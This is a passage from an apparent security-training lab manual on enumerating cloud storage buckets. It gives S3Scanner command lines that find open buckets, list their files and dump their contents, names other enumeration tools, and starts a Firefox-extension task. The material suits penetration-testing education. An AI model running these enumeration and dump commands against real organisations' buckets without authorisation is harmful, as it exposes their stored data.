
8. Apart from the aforementioned command, you can use the S3Scanner tool to perform the following functions:
 - Dump all open buckets and log both open and closed buckets in found.txt:**python3 ./s3scanner.py --include-closed --out-file found.txt --dump names.txt**
 - Just log open buckets in the default output file (buckets.txt):**python3 ./s3scanner.py names.txt**
 - Save the file listings of all open buckets to a file:**python ./s3scanner.py --list names.txt**
9. This concludes the demonstration of enumerating S3 buckets using the S3Scanner tool.
10. You can also use other S3 bucket enumeration tools such as **S3Inspector** (<https://github.com>), **s3-buckets-bruteforcer** (<https://github.com>), **Mass3** (<https://github.com>), **Bucket Finder** (<https://digi.ninja>), and **s3recon** (<https://github.com>) to perform S3 bucket enumeration for a target website or company.
11. Close all open windows and document all acquired information.

Task 3: Enumerate S3 Buckets using Firefox Extension


S3BucketList is a Firefox extension that records S3 buckets found in requests and lists them along with their permissions. Using this tool, we can determine whether an S3 bucket is public or private.

Here, we will use S3BucketList Firefox extension to find S3 buckets from a target website.


1. In **Parrot Security** machine, click the **Firefox** icon in the menu to launch the Firefox browser.
2. In the address bar type **<https://addons.mozilla.org/en-US/firefox/addon/s3-bucket-list/>** and press **Enter**.



